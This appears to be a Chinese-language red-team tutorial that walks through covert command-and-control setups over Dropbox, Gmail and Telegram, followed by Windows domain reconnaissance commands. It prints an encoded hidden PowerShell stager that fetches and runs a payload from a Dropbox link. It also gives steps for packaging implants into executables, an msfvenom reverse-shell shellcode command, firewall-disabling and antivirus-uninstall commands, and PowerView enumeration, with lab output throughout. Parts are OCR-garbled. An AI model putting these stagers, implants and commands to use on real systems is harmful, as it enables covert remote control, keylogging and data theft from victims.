[+] Agent Agent1 is Active [+]
Browser-C2 (main) >>
Browser-C2 (main) >> use Agent1
Browser-C2 (Agent1) >> whoami
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE-----------------------
zone\y

Browser-C2 (Agent1) >>
Browser-C2 (Agent1) >> net user
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE-----------------------

\\WIN7 ����û��'�

-------------------------------------------------------------------------------
Administrator            Administrator (����)     Guest
�����ı����g�
```

此框架与靶机之间通信未加密，功能有限，可与msf、cs、poshc2、empire等框架建立联系。

DropBox C2

```
>git clone https://github.com/Arno0x/DBC2 dbc2
>cd dbc2
>pip install -r requirements.txt
>chmod +x dropboxC2.py
https://www.dropbox.com/developers/apps/create
创建好后要生成个accesstoken，填入config.py中
```

1. Choose an API

Dropbox API

For apps that need to access files in Dropbox. Learn more

2. Choose the type of access you need

Learn more about access types

App folder – Access to a single folder created specifically for your app.

Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app

This app name is already taken.


fbiwarning

I agree to Dropbox API Terms and Conditions

执行

这里需设置一个与受控机交互的加密密码
发布agent
>publishStage dbc2_agent.exe
使用命令listPublishedStage可以看到已发布的agent

生成payload
>genStager [tab]查看可生成的格式



>genStager oneliner **default**生成powershell格式payload

```
[main]#> genStager oneliner default

powershell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQBOAGUAdwAtAE8AYgBc
dABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB3AGMALgBIAGUAYQBkAGUAcg
UAcwBlAHIALQBBAGcAZQBuAHQAIgAsACIATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkA
ACAANgAuADEAOwAgAFcAaQBuADYANAA7ACAAeAA2ADQAOwAgAHIAdgA6ADQAOQAuADAAKQAgAE
AxADAAMAAxADAAMQAgAEYAaQByAGUAZgBvAHgALwA0ADkALgAwACIAKQA7ACQAdwBjAC4AUABy
cwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBEAGUAZgBhAHUAbA
gAeQA7ACQAdwBjAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBTAHkA
AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABOAG
BlAGQAZQBuAHQAaQBhAGwAcwAKACQAawA9ACIAZAA4ADgAYgAyADMAMwA0ADUAMgA0ADQANwAx
YgBlADAANwBhADMAMABkADEAZABhADkAZgBhADcAMgBmAGUAZgBjADcAOAAzAGMANAA3ADcAMw
IANgBhADMANABkAGYAYwAiADsAJABpAD0AMAA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAPQAoAFsA
ACQAdwBjAC4ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAiAGgAdAB0AHAAcwA6AC8ALwB3AH
BvAHgALgBjAG8AbQAvAHMALwBnAGwAaABpAHkAYQAyAGgAcwBhAHQAOQBlAHoAbgAvAGQAZQBm
PwBkAGwAPQAxACIAKQApACkAfAAlAHsAJABfAC0AYgB4AG8AcgAkAGsAWwAkAGkAKwArACUAJA
gAXQB9AAoAWwBTAHkAcwB0AGUAbQAuAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0A
AGEAZAAoACQAYgApACAAfAAgAE8AdQB0AC0ATgB1AGwAbAAKACQAcAA9AEAAKAAiAEkAdgA4AC
BBAEEAQQBBAEEAQQBBAEEAQQBtAGQAMwBvAFIAWABBAHUAMAB2AHcAdQB4AFEAWQBHAC0AagAz
TAB3AFkANQAwAF8ATABVAFgAWQB3AHkAdwBHAHMAQwBVADYAIgAsACAAIgBHAFAAZQBZAEIAUw
sANQBsAE0AcQB2AFkATABnAD0APQAiACkACgBbAGQAcgBvAHAAYgBvAHgAYwAyAC4AQwAyAF8A
AE0AYQBpAG4AKAAkAHAAKQA=

[*] HINT: You can use this powershell oneliner as is, or with one of the f
lient side attack vector generator
```

>genStager batch **default**生成bat格式

```
[main]#> genStager batch default
[+] Batch stager saved in [/tmp/stager.bat]
```

Msbuild，其余不做演示

```
[main]#> genStager msbuild default
[+] Msbuild stager saved in [/tmp/msbuild.xml]
```

这里使用powershell格式的，在受控机运行

```
管理员: C:\Windows\system32\cmd.exe
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>powershell.exe -NoP -sta -NonI -W Hidden -Enc JA
OAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbA
0ADsAJAB3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAFUAcwBlAHIALQBBAGcAZQ
sACIATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANg
gAFcAaQBuADYANAA7ACAAeAA2ADQAOwAgAHIAdgA6ADQAOQAuADAAKQAgAEcAZQBjAGsAbw
xADAAMAAxADAAMQAgAEYAaQByAGUAZgBvAHgALwA0ADkALgAwACIAKQA7ACQAdwBjAC4AUA
5AD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOg
```

攻击机可以看到上线

```
[+] Agent found with ID 6134ee944d3615c13e46f0e8bf77e02d
```

>**list**命令可以看到已控机器

```
[main]#> list

Agent ID                         Status    Last Beacon (UTC)     Wake Up time (UTC)
-------------------------------- --------  --------------------  --------------------
6134ee944d3615c13e46f0e8bf77e02d ALIVE     2020-04-14T12:14:50Z  N/A
```

使用**use**命令与受控机器交互

```
[main]#> use 6134ee944d3615c13e46f0e8bf77e02d
[*] Using agent ID [6134ee944d3615c13e46f0e8bf77e02d]
```


输入?获得后续命令

```
[6134ee944d]#> ?

Documented commands (type help <topic>):
========================================
back             getFile        list         screenshot      sleep
clipboardLogger  help           persist      sendFile        stop
cmd              keylogger      polling      sendKeystrokes  taskList
exit             launchProcess  runPSModule  shell           use
```


Gmail C2

Gcat

https://myaccount.google.com/lesssecureapps
启用设置



Gmail启用imap



将以下脚本转换为exe

```
# setup.py
from distutils.core import setup
import py2exe

setup(console=['implant.py'])
```

https://github.com/byt3bl33d3r/gcat
把gcat项目中的implant.py跟以上脚本放在同一目录，修改implant.py中的账户信息

```
########################################
gmail_user = '[redacted]ail.com'
gmail_pwd = '[redacted]'
server = 'smtp.gmail.com'
server_port = 587
########################################

#Prints error messages and info to stdout
```

>python 1.py py2exe打包
dist目录下生成implant.exe受控机执行
同时也要修改项目中gcat.py中的账户信息

```
21 ########################################
22 gmail_user = '[redacted]mail.com'
23 gmail_pwd = '[redacted]'
24 server = "smtp.gmail.com"
25 server_port = 587
26 ########################################
```

在受控机执行implant.exe，如果报错修改email模块以下三行

```
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email.mime.text import MIMEText
```

```
#from traceback import print_exc, format_exc
from base64 import b64decode
from smtplib import SMTP
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email.mime.text import MIMEText
from email import Encoders
from struct import pack
from zlib import compress, crc32
```

执行后，邮箱会收到信息

使用gcat.py也可以得到当前会话
>python gcat.py -list

```
root@ykali:~/gcat# proxychains python gcat.py -list
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 64.233.189.108
|S-chain|-<>-192.168.0.102:10808-<><>-64.233.189.108:993-<><>-OK
0c6c400b-d38a-54be-b430-662ffb8d021a Windows-7-6.1.7601-SP1-x86
root@ykali:~/gcat#
```


现在可对其进行控制
>python gcat.py -id [id] -cmd 'net user'

```
root@ykali:~/gcat# proxychains python gcat.py -id 0c6c400b-d38a-54be-b430-662ffb8d021a -cmd 'net user'
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 64.233.189.109
|S-chain|-<>-192.168.0.102:10808-<><>-64.233.189.109:993-<><>-OK
|DNS-response|: ykali does not exist
|DNS-response|: ykali does not exist
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 74.125.23.108
|S-chain|-<>-192.168.0.102:10808-<><>-74.125.23.108:587-<><>-OK
[*] Command sent successfully with jobid: xZuqFMW
```

生成jobid，指定jobid可查看回显

```
root@ykali:~/gcat# proxychains python gcat.py -id 0c6c400b-d38a-54be-b430-662ffb8d021a -jobid xZuqFMW
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 108.177.97.109
|S-chain|-<>-192.168.0.102:10808-<><>-108.177.97.109:993-<><>-OK
DATE: 'Wed, 15 Apr 2020 00:21:00 -0700 (PDT)'
JOBID: xZuqFMW
FG WINDOWS: '[u'\u5f00\u59cb', u'', u'', u'implant.exe', u'dist', u'C:\\Windows\\system32\\cmd.exe', u'\u6
84c\u9762', u'\u684c\u9762', u'\u684c\u9762', u'Proxifier', u'\u684c\u9762', u'C:\\Windows\\system32\\cmd.
exe', u'Program Manager']'
CMD: 'net user'


\\1-PC [illegible]

-------------------------------------------------------------------------------
1                        Administrator            Guest
[illegible]
```

邮箱中也存在



当受控机为中文系统时，回显会报错，修改代码

```
class execCmd(threading.Thread):

    def __init__(self, command, jobid):
        threading.Thread.__init__(self)
        self.command = command
        self.jobid = jobid

        self.daemon = True
        self.start()

    def run(self):
        try:
            proc = subprocess.Popen(self.command, shell=True, stdout=subproces
            stdout_value = proc.stdout.read().decode('gbk','ignore')
            stdout_value += proc.stderr.read().decode('gbk','ignore')

            sendEmail({'cmd': self.command, 'res': stdout_value, 'jobid':self.
```

其他模块有回显的直接修改后重新py2exe打包即可。
支持的功能:cmd,upload/download,执行shellcode,键盘记录,截屏等

Gdog

https://github.com/maldevel/gdog
功能更多:
加密传输、地理位置、执行命令、上传下载、shellcode、截图、键盘记录、关闭重启、注销用户、从web下载、访问网站等
配置流程基本一样，需要打包exe，但是要安装一些模块PyCrypto、WMI、Enum34、Netifaces

```
# setup.py
from distutils.core import setup
import py2exe

setup(console=['client.py'])
```

client.py在回显处也要添加decode gbk
执行client.exe报超出索引错误时
在client.py中搜索字符串for iface in netifaces.interfaces():
在它下面一行修改为

```
if netifaces.ifaddresses(iface)[netifaces.AF_LINK][0]['addr'] == self.MAC and netifaces.AF_INET in netifaces.ifaddresses(iface):
```

打包好后执行

```
root@ykali:~/gdog# proxychains python gdog.py -list
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 108.177.97.108
|S-chain|-<>-192.168.0.102:10808-<><>-108.177.97.10[illegible]993-<><>-OK
ef84958a59f091e41b6afad7cbd6cd520ed1ba4e25dd85d36a49858731744c5f Windows-7-6.1.7601-SP1
```

hereiam:ef84958a59f091e41b6afad7cbd6cd520ed1ba4e25dd85d36a4985873

hereiam:ef84958a59f091e41b6afad7cbd6cd520ed1ba4e25dd85d36a49858731 [illegible]@gmail.com>
发送至 我

frR0S2Is5At1xNEV2nx/Qpgfbk1fn635ewdkF6KVcewKcRjihBktH6E++sxwZiSZwdEt6GaTtMlrErdJQJmpHAR1M/FvABx180BawBPCqR
1n7tp6xEDp3UyxL/VB1OTj5sUGLcVLSEkQLJOlMs1vxT5Yx4/0Lx0O2qJv83Uwa7oczXBhkIn8d6ww+DPHaHFamCCUZFlyi3jScFad3D
WuEfUUMPOzvwrwrhqLnxPW0Ak1IzWRLaRPfQth4YvwHD9kBP74331YjU5kKEfh99YQwG0WG4D6cqIpmSdrG0OOhM/zaYPTYOZ0
zxIT/oms8bDp0ICUuv3gWpFEX7k0c24qeQk3k+hKVbm6N6lk0vKw6YoxIrSfqg9VeHowZdkR5O9j1/CyEtjG0zd3HP9mT1wC5cO72uEQ

```
root@ykali:~/gdog# proxychains python gdog.py -id ef84958a59f091e41b6afad7cbd6cd52
31744c5f -cmd "net user"
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 108.177.97.108
|S-chain|-<>-192.168.0.102:10808-<><>-108.177.97.108:993-<><>-OK
|DNS-response|: ykali does not exist
|DNS-response|: ykali does not exist
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 108.177.97.108
|S-chain|-<>-192.168.0.102:10808-<><>-108.177.97.108:587-<><>-OK
[*] Command sent successfully with jobid: 7fa710b54eba8f151247127f16d212ef4a30bb51
root@ykali:~/gdog# proxychains python gdog.py -id ef84958a59f091e41b6afad7cbd6cd520ed1ba4e25
31744c5f -jobid 7fa710b54eba8f151247127f16d212ef4a30bb515ba46e6dfeaab47f94dfeb43
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| smtp.gmail.com
|S-chain|-<>-192.168.0.102:10808-<><>-4.2.2.2:53-<><>-OK
|DNS-response| smtp.gmail.com is 108.177.97.108
|S-chain|-<>-192.168.0.102:10808-<><>-108.177.97.108:993-<><>-OK
DATE: 'Wed, 15 Apr 2020 01:38:25 -0700 (PDT)'
JOBID: 7fa710b54eba8f151247127f16d212ef4a30bb515ba46e6dfeaab47f94dfeb43
FG WINDOWS: '[u'\u5f00\u59cb', u'', u'client.exe', u'C:\\Windows\\system32\\cmd.exe', u'dist
 - C:\\Python27\\Scripts\\client.py (2.7.17)', u'\u7f51\u7edc\u8fde\u63a5', u'Proxifier', u'
r']'
CMD: 'net user'

,
\\1-PC [illegible]

-------------------------------------------------------------------------------
1                        Administrator            Guest
[illegible]
```

提取jobid回显出错的话，添加

```
reload(sys)
sys.setdefaultencoding("utf-8")
```

执行shellcode

```
>msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform Windows EXITFUNC=thread LPORT=4444 LHOST=x.x.x.x -f python
```

去除引号加减号，只保留shellcode粘贴到文件shell.txt

```
>python gdog.py -id {id} -exec-shellcode /tmp/shell.txt
```

Telegram C2

登录telegram
访问https://telegram.me/botfather，发送消息


BotFather

@botfather

BotFather is the one bot to rule them all. Use it to create new bot accounts and manage your existing bots.

SEND MESSAGE

创建一个bot



创建完成后返回一个token


```
>pip install telepot
>pip install requests
>git clone https://github.com/blazeinfosec/bt2.git
```

编辑bt2.py


粘贴token和chatid进脚本


Chat_id的获取方式

https://api.telegram.org/bot<token>/getUpdates



当有受控机上线时会列出功能





Windows

https://github.com/sf197/Telegra_Csharp_C2

信息收集

Cmd

```
>whoami /user 查看当前用户SID
>net config Workstation 查看当前计算机信息
>net time /domain 判断主域
错误5：存在域，当前不是域用户
显示时间：存在域，当前是域内用户
找不到域：不存在
>net view /domain 列出域列表
>net group "Domain Controllers" /domain查看主域控
>nltest /DCLIST:zone.com 查看域控
>net group "domain admins" /domain 查看域管理员
>net group "enterprise admins" /domain 查看企业管理员列表
>net localgroup administrators /domain 查看管理组用户
>net group "domain computers" /domain 查看域成员计算机
>net accounts /domain 查看密码策略
>net user /domain查看域内用户
>net view /domain:dc 查询域内计算机
>netsh firewall set opmode disable/enable 关闭windows防火墙(win2003)
>netsh advfirewall set allprofiles state off/on(大于win2003)
>arp -a查看arp表
>net start 查看服务
>route print查看路由表
>query user查看登录机器的用户的连接状态
>tasklist /v 查看域管理员进程
>dsquery server查询域控制器
>dsquery computer 查询域内机器
>dsquery user 查询域用户
>dsquery ou 域内组织单位
导出域DNS记录，文件保存在C:\Windows\System32\dns\
>dnscmd /zoneexport zone.com 1.txt
导出LDAP数据库
>LDIFDE -f c:\windows\temp\dump.ldf -n -m
```

Wmi

```
>wmic OS get Caption,CSDVersion,OSArchitecture,Version系统版本
>wmic service list brief 列出本机服务
>wmic process list brief 列出进程
>wmic process where name="chrome.exe" get executablepath进程路径
>wmic process get caption,commandline /value>>1.txt查询所有进程参数
>wmic process where caption="svchost.exe" get caption,commandline /value 查询某个进程命令行参数
创建进程
>wmic process call create calc
>wmic process call create "C:\shell.exe"
>wmic process call create "shutdown.exe -r -f -t 20"
结束进程
>wmic process where name="shell.exe" call terminate
>wmic process where processid="2345" delete
>wmic process 2345 call terminate
>wmic startup list brief 列出自启动程序
>wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List 查看杀毒软件
>wmic netuse list brief 列出共享驱动盘
>wmic ntdomain list brief 查询域控制器
>wmic useraccount list brief 列出本机管理员及SID
>wmic qfe list brief 列出补丁列表
>wmic share get name,path 查看共享
>wmic startup list brief查看启动项
>wmic product get name,version 查看安装的软件
>wmic product where "name like '%360%'" get name 查看程序名
>wmic product where name="360tray" call uninstall 卸载程序
>wmic process where "name like '%360%'" get name 查找进程全名
>wmic product where name="360tray.exe" call terminate 停止程序
>wmic desktop get screensaversecure,screensavertimeout 查看屏保
```

PowerView

```
获取域信息
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; Get-NetDomain}"
```

```
Forest                  : zone.com
DomainControllers       : {dc.zone.com}
Children                : {}
DomainMode              : Windows8Domain
Parent                  :
PdcRoleOwner            : dc.zone.com
RidRoleOwner            : dc.zone.com
InfrastructureRoleOwner : dc.zone.com
Name                    : zone.com
```

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; get-netforest}"
```

```
RootDomainSid          : S-1-5-21-2346829310-1781191092-2540298887
Name                   : zone.com
Sites                  : {Default-First-Site-Name}
Domains                : {zone.com}
GlobalCatalogs         : {dc.zone.com}
ApplicationPartitions  : {DC=DomainDnsZones,DC=zone,DC=com, DC=ForestDnsZones,DC
                         =zone,DC=com}
ForestMode             : Windows8Forest
RootDomain             : zone.com
Schema                 : CN=Schema,CN=Configuration,DC=zone,DC=com
SchemaRoleOwner        : dc.zone.com
NamingRoleOwner        : dc.zone.com
```

枚举管理员

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; Invoke-EnumerateLocalAdmin}"
```

```
Server      : dc.zone.com
AccountName : zone.com/Administrator
SID         : S-1-5-21-2346829310-1781191092-2540298887-500
Disabled    : False
IsGroup     : False
IsDomain    : True
LastLogin   : 2020/2/15 13:25:50

Server      : dc.zone.com
AccountName : zone.com/y
SID         : S-1-5-21-2346829310-1781191092-2540298887-1001
Disabled    : False
IsGroup     : False
IsDomain    : True
LastLogin   : 2020/2/10 16:23:44

Server      : dc.zone.com
AccountName : zone.com/Enterprise Admins
SID         : S-1-5-21-2346829310-1781191092-2540298887-519
Disabled    : False
IsGroup     : True
IsDomain    : True
LastLogin   :

Server      : dc.zone.com
AccountName : zone.com/Domain Admins
SID         : S-1-5-21-2346829310-1781191092-2540298887-512
Disabled    : False
IsGroup     : True
IsDomain    : True
LastLogin   :

Server      : SUB2K8.zone.com
AccountName : SUB2K8/Administrator
SID         : S-1-5-21-1051592206-3421236980-1546284409-500
```


查询管理在线的机器

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; invoke-userhunter}"
```

```
UserDomain    : ZONE
UserName      : Administrator
ComputerName  : dc.zone.com
IP            : 10.1.1.100
SessionFrom   :
LocalAdmin    :

UserDomain    : WIN7
UserName      : Administrator
ComputerName  : WIN7.zone.com
IP            : 10.1.1.105
SessionFrom   :
LocalAdmin    :

UserDomain    : SUB2K8
UserName      : Administrator
ComputerName  : SUB2K8.zone.com
IP            : 10.1.1.98
SessionFrom   :
LocalAdmin    :
```


查看域内机器以administrator权限运行的进程

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; invoke-processhunter }"
```



或指定参数userfile和computerfile查询某台机器某个用户的进程

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; invoke-processhunter -Userfile .\user.txt -computerfile
.\host.txt}"
```



查询域内机器共享

```
>powershell -exec bypass -Command "&{Import-Module .\powerview.ps1; Invoke-sharefinder}"
```

查询域内机器
>Get-NetComputer -Domain zone.com

```
PS C:\Users\y.ZONE\Desktop> Get-NetComputer -Domain zone.com
dc.zone.com
SUB2K8.zone.com
WIN7.zone.com
WIN-2016.zone.com
```

>Find-LocalAdminAccess -verbose 查询域内本地用户能登录的机器

```
PS C:\Users\Administrator\Desktop> Find-LocalAdminAccess -Verbose
详细信息: [*] Running Find-LocalAdminAccess with delay of 0
详细信息: [*] Querying domain zone.com for hosts
详细信息: Get-DomainSearcher search string: LDAP://dc.zone.com/DC=zone,DC
详细信息: Get-NetComputer filter :
'(&(sAMAccountType=805306369)(dnshostname=*))'
详细信息: [*] Total number of hosts: 4
详细信息: Waiting for threads to finish...
详细信息: All threads completed!
详细信息: [*] Total number of active hosts: 2
详细信息: [*] Enumerating server SUB2K8.zone.com (1 of 2)
详细信息: Invoke-CheckLocalAdminAccess handle: 1036047629760
